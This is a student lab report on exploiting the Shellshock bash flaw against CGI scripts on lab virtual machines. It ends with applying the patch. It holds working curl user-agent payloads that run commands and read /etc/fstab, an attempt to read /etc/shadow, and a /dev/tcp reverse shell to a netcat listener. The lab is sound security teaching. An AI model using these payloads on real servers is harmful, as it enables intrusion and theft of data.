

Shellshock Lab Experiment:


Kalyani B Pawar

1st October,2018


Task 1: Experimenting with Bash Function :

Part 1. We know that /bin/bash_shellshock is the vulnerable version, so we export foo and try to see if it can echo "extra". Since it does, we have verified that it is vulnerable.

Part 2. Similarly, we try the same for /bin/bash, and notice that this extra isn't given as an output so we verify that it isn't vulnerable.

A terminal window with a dark purple background and a sidebar on the left containing icons for various applications. The terminal shows a series of commands and their outputs. The first command is 'cd ..'. The second is 'foo='() { echo "hello world"; };echo "extra" ; '. The third is 'echo \$foo', which outputs '() { echo "hello world"; };echo "extra" ;'. The fourth is 'export foo'. The fifth is 'bash_shellshock', which outputs 'extra'. The prompt returns to '[09/30/18]seed@VM:/\$'.

```
[09/30/18]seed@VM:/bin$ cd ..
[09/30/18]seed@VM:/ $ foo='() { echo "hello world"; };echo
"extra" ; '
[09/30/18]seed@VM:/ $ echo $foo
() { echo "hello world"; };echo "extra" ;
[09/30/18]seed@VM:/ $ export foo
[09/30/18]seed@VM:/ $ bash_shellshock
extra
[09/30/18]seed@VM:/ $
```


A terminal window with a dark purple background and a sidebar on the left containing icons for various applications. The terminal shows a series of commands and their outputs. The first command is 'cd ..'. The second is 'foo='() { echo "hello world"; };echo "extra" ; '. The third is 'echo \$foo', which outputs '() { echo "hello world"; };echo "extra" ;'. The fourth is 'export foo'. The fifth is 'bash_shellshock', which outputs 'extra'. The sixth is 'bash', which outputs '[09/30/18]seed@VM:/ \$'. The prompt returns to '[09/30/18]seed@VM:/ \$'.

```
[09/30/18]seed@VM:/bin$ cd ..
[09/30/18]seed@VM:/ $ foo='() { echo "hello world"; };ec
ho "extra" ; '
[09/30/18]seed@VM:/ $ echo $foo
() { echo "hello world"; };echo "extra" ;
[09/30/18]seed@VM:/ $ export foo
[09/30/18]seed@VM:/ $ bash_shellshock
extra
[09/30/18]seed@VM:/ $ bash
[09/30/18]seed@VM:/ $
```

Task 2: Setting up CGI programs :

Part 1. We type the given code in the abc.cgi file here and try to see if http requests can be made via the curl.

If executed, we know that we can run web server and attack from same computer.



```
gi-bin
[10/01/18]seed@VM:~/Desktop$ cd /usr/lib/cgi-bin
[10/01/18]seed@VM:~/cgi-bin$ ls
abc.cgi
[10/01/18]seed@VM:~/cgi-bin$ curl http://localhost/cgi-bin/abc.cgi
Hello world#!/bin/bash_shellshock
[10/01/18]seed@VM:~/cgi-bin$ cat abc.cgi
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo
echo "Hello world"#!/bin/bash_shellshock
[10/01/18]seed@VM:~/cgi-bin$ sudo vi abc.cgi
[10/01/18]seed@VM:~/cgi-bin$ curl http://localhost/cgi-bin/abc.cgi
Hello world
[10/01/18]seed@VM:~/cgi-bin$
```


Task 3: Passing Data to Bash via Environment Variable

We make another cgi file and try to see if data can be passed via environment variables.

To ensure we have succeeded we use strings /proc/\$\$/environ

We know that for any shellshock attack to get successful, bash needs to get triggered. So for this apache service is needed so that it creates a child process and executes the bash.

As you can see in the output, "*****ENV VAR*****" has been echoed.



```
< Content-type: text/plain
< Transfer-Encoding: chunked
<
*****ENV VAR*****
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server
at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
```

Task 4: Launching the Shellshock Attack

First, we will see if a simple /bin/ls -l command can be executed. If it does, it means shellshock attack has been triggered and successful. For the same purpose, we again use curl command.


The -A is to set the user agent field of a request

```
Terminal 2:41 PM
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/abc1.cgi
REMOTE_PORT=58908
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/abc1.cgi
SCRIPT_NAME=/cgi-bin/abc1.cgi
* Connection #0 to host localhost left intact
[10/01/18]seed@VM:~/cgi-bin$ curl -A " () { echo hell
o;}; echo Content_type: text/plain;echo;/bin/ls -l" ht
p://localhost/cgi-bin/abc1.cgi
total 8
-rwxr-xr-x 1 seed seed 87 Oct  1 14:28 abc.cgi
-rwxr-xr-x 1 seed seed 117 Oct  1 14:33 abc1.cgi
[10/01/18]seed@VM:~/cgi-bin$
```

Now we will try to steal data from /etc/fstab file. In the screenshot shown below, you may see that we can see the contents of the /etc/fstab file via curl command so we have successfully stolen data.

```
Terminal 2:47 PM
-rwxr-xr-x 1 seed seed 117 Oct  1 14:33 abc1.cgi
[10/01/18]seed@VM:~/cgi-bin$ curl -A " () { echo hello
;}; echo Content_type: text/plain; echo; /bin/cat /etc/
fstab" http://localhost/cgi-bin/abc1.cgi
# /etc/fstab: static file system information.
#
# Use 'blkid' to print the universally unique identifie
r for a
# device; this may be used with UUID= as a more robust
way to name devices
# that works even if disks are added and removed. See f
stab(5).
#
# <file system> <mount point> <type> <options>
<dump> <pass>
# / was on /dev/sda1 during installation
UUID=4665f01d-39be-42e1-9871-012c2cba5510 /
    ext4    errors=remount-ro 0      1
# swap was on /dev/sda5 during installation
UUID=a7822fcf-367a-4b6a-87b1-13ac7d162c4d none
    swap    sw      0      0
[10/01/18]seed@VM:~/cgi-bin$
```


Now, when we try the same command on an /etc/shadow file, we see no output. Because its a file that stores all local account information and all passwords. And it is only readable by root.



```
Terminal File Edit View Search Terminal Help 2:48 PM
fstab" http://localhost/cgi-bin/abc1.cgi
# /etc/fstab: static file system information.
#
# Use 'blkid' to print the universally unique identifier for a
# device; this may be used with UUID= as a more robust
# way to name devices
# that works even if disks are added and removed. See f
stab(5).
#
# <file system> <mount point> <type> <options>
# <dump> <pass>
# / was on /dev/sda1 during installation
UUID=4665f01d-39be-42e1-9871-012c2cba5510 /
ext4 errors=remount-ro 0 1
# swap was on /dev/sda5 during installation
UUID=a7822fcf-367a-4b6a-87b1-13ac7d162c4d none
swap sw 0 0
[10/01/18]seed@VM:~/cgi-bin$ curl -A "()" { echo hello
;; echo Content_type: text/plain; echo; /bin/cat /etc/
shadow" http://localhost/cgi-bin/abc1.cgi
[10/01/18]seed@VM:~/cgi-bin$
```

Task 5: Getting a Reverse Shell via Shellshock Attack

For this purpose we set up two VMs, one is the attacker and the other is the victim.

For reverse shell, we will launch an attack from the attacker VM and if the connection is successful, we get a reverse shell access in the victim machine. For this purpose, we set the promiscuous mode in network to "all VMs". We find the ip of both the machines via ipconfig and set an connection between the two. If the ping gets successful, we can successfully conduct the exploit.

We use the netcat or nc command to listen to the port 8080.

```
hello.cgi  MyProg.cgi
[10/01/18]seed@VM:~/cgi-bin$ rm MyProg.cgi
rm: cannot remove 'MyProg.cgi': Permission denied
[10/01/18]seed@VM:~/cgi-bin$ sudo rm MyProg.cgi
[10/01/18]seed@VM:~/cgi-bin$ ls
hello.cgi
[10/01/18]seed@VM:~/cgi-bin$ cd
[10/01/18]seed@VM:~$ cd Desktop
[10/01/18]seed@VM:~/Desktop$ ls
badfile          call_shellcode.c  exploit.c
bash             CVE-2014-6271.diff  MyProg.cgi
bash-4.2         dash_shell_test    peda-session-stack.txt
bash_shellshock  dash_shell_test.c  stack
call_shellcode  exploit            stack.c
[10/01/18]seed@VM:~/Desktop$ cd
[10/01/18]seed@VM:~$ /bin/bash_shellshock -i > /dev/tcp/10.0.2.5/8080
bash: connect: No route to host
bash: /dev/tcp/10.0.2.5/8080: No route to host
[10/01/18]seed@VM:~$ /bin/bash_shellshock -i > /dev/tcp/10.0.2.7/8080
bash: connect: Connection refused
bash: /dev/tcp/10.0.2.7/8080: Connection refused
[10/01/18]seed@VM:~$ /bin/bash_shellshock -i > /dev/tcp/10.0.2.7/8080
[10/01/18]seed@VM:~$ ls -l
[10/01/18]seed@VM:~$
```



```
Terminal
[10/01/18]seed@VM:~$ nc -l 8080 -v
Listening on [0.0.0.0] (family 0, port 8080)
Connection from [10.0.2.6] port 8080 [tcp/http-alt] accepted (family 2, sport 55414)
total 92
drwxrwxr-x 4 seed seed 4096 May 1 00:35 android
-rwxrwxr-x 1 seed seed 7348 Sep 7 13:19 a.out
drwxrwxr-x 3 seed seed 4096 Sep 24 18:55 bin
drwxrwxr-x 2 seed seed 4096 Jan 14 2018 Customization
drwxr-xr-x 3 seed seed 4096 Oct 1 04:01 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Documents
drwxr-xr-x 2 seed seed 4096 Sep 30 00:09 Downloads
-rw-rw-r-- 1 seed seed 132 Sep 7 13:18 example.c
-rw-r--r-- 1 seed seed 8980 Jul 25 2017 examples.desktop
drwxrwxr-x 2 seed seed 4096 Sep 17 21:01 labcode
drwxrwxr-x 3 seed seed 4096 May 9 00:33 lib
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Music
drwxr-xr-x 3 seed seed 4096 Sep 30 04:03 Pictures
-rw-rw-r-- 1 seed seed 129 Sep 15 14:31 prog.c
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Public
drwxrwxr-x 4 seed seed 4096 May 9 00:35 source
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Templates
```

Task 6: Using the Patched Bash

We use the diff file as a patch for our reverse shell. Earlier before the patch was applied, for the variable.c, a function could only be passed if the () was present. The major modification that the patch does is, after it is used, it doesn't view the () as a function anymore.

```
call_shellcode.c  stack
CVE-2014-6271.diff  stack.c
[09/30/18]seed@VM:~/Desktop$ gedit CVE-2014-6271.diff
[09/30/18]seed@VM:~/Desktop$ patch -p0 < CVE-2014-6271.diff
patching file bash-4.2/builtins/common.h
patching file bash-4.2/builtins/evalstring.c
patching file bash-4.2/variables.c
[09/30/18]seed@VM:~/Desktop$ cd bash-4.2/
[09/30/18]seed@VM:~/.../bash-4.2$ ./configure
checking build system type... i686-pc-linux-gnu
checking host system type... i686-pc-linux-gnu
Beginning configuration for bash-4.2-release for i686-pc-linux-gnu
```

```
patching file bash-4.2/builtins/common.h
patching file bash-4.2/builtins/evalstring.c
patching file bash-4.2/variables.c
[09/30/18]seed@VM:~/Desktop$ cd bash-4.2/
[09/30/18]seed@VM:~/.../bash-4.2$ ./configure
checking build system type... i686-pc-linux-gnu
checking host system type... i686-pc-linux-gnu

Beginning configuration for bash-4.2-release for i686-pc-linux-gnu

checking for gcc... gcc
checking for C compiler default output file name... a.out
checking whether the C compiler works... yes
checking whether we are cross compiling... no
checking for suffix of executables...
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking for gcc option to accept ISO C89... none needed
checking for strerror in -lcposix... no
checking how to run the C preprocessor... gcc -E
checking for grep that handles long lines and -e... /bin/grep
checking for egrep... /bin/grep -E
checking for ANSI C header files... yes
checking for sys/types.h... yes
checking for sys/stat.h... yes
checking for stdlib.h... yes
checking for string.h... yes
checking for memory.h... yes
checking for strings.h... yes
checking for inttypes.h... yes
checking for stdint.h... yes
checking for unistd.h... yes
checking minix/config.h usability... no
```